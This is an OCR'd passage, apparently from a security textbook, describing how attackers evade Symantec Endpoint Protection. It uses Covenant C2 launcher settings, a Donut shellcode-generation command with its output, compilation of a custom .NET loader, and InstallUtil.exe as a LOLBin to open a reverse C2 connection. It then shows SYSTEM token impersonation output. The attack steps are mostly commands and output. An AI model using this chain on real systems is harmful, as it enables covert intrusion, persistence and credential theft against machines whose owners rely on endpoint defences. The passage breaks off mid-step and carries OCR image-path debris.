
https://cognosec.com

Bypassing Symantec Endpoint Protection

Source: *https://cognosec.com*

Symantec Endpoint Protection (SEP) is a cyber defense software suite with antivirus, anti-malware and intrusion detection capabilities. Attackers use the following steps to bypass the SEP solution to execute malicious payload, gain persistence, and dump credentials from the target machine.

- **Step 1**: Use Covenant C2 Framework to create malicious payload or launcher:



Binary Launcher

Description


Uses a generated .NET Framework binary to launch a Grunt.

Listener: 0ed694387c
ImplantTemplate: GruntHTTP
DotNetVersion: Net40
ValidateCert: True
UseCertPinning: True
Delay: 0
JitterPercent: 10
ConnectAttempts: 5000
KillDate: 07/25/2020 1:16 AM

Figure 12.71: Screenshot of Covenant C2 Framework

- **Step 2**: Use the Donut tool to transform payload into position-independent shellcode:

  `./donut -c GruntStager -a 3 -b 2 -z 2 -x -e 3 GruntHTTP.exe -o gruntloader.bin`



```
oot@divisionbell:~/Red_Teaming/donut# ./donut -c GruntStager -a 3 -b 2 -z 2 -x 2 -e 3 GruntHTTP.exe -o gruntloader.bin


[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "GruntHTTP.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : .NET EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP     : abort
[ Shellcode     : "gruntloader.bin"
oot@divisionbell:~/Red_Teaming/donut#
```

Figure 12.72: Screenshot of Donut

- **Step 3:** Employ a custom .NET loader to run the position-independent shellcode generated above:


  `file Custom_Loader_SEP.cs or CustomerLoader.exe`



```
root@divisionbell:~/Scripts# file Custom_Loader_SEP.cs
Custom_Loader_SEP.cs: ASCII text
root@divisionbell:~/Scripts# mcs /reference:System.Configuration.Install.dll -sdk:4 -out:CustomLoader.exe Custom_Loader_SEP.cs
root@divisionbell:~/Scripts# file CustomLoader.exe
CustomLoader.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
root@divisionbell:~/Scripts# 
```

Figure 12.73: Screenshot showing loader compilation

- **Step 4:** Run the loader using InstallUtil.exe as a LOLBin to execute the shellcode in the system memory to create a reverse C2 connection evading the SEP solution:



```
User name :
SID name  : NT AUTHORITY\SYSTEM

448     {0;000003e7} 0 D 34870          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !

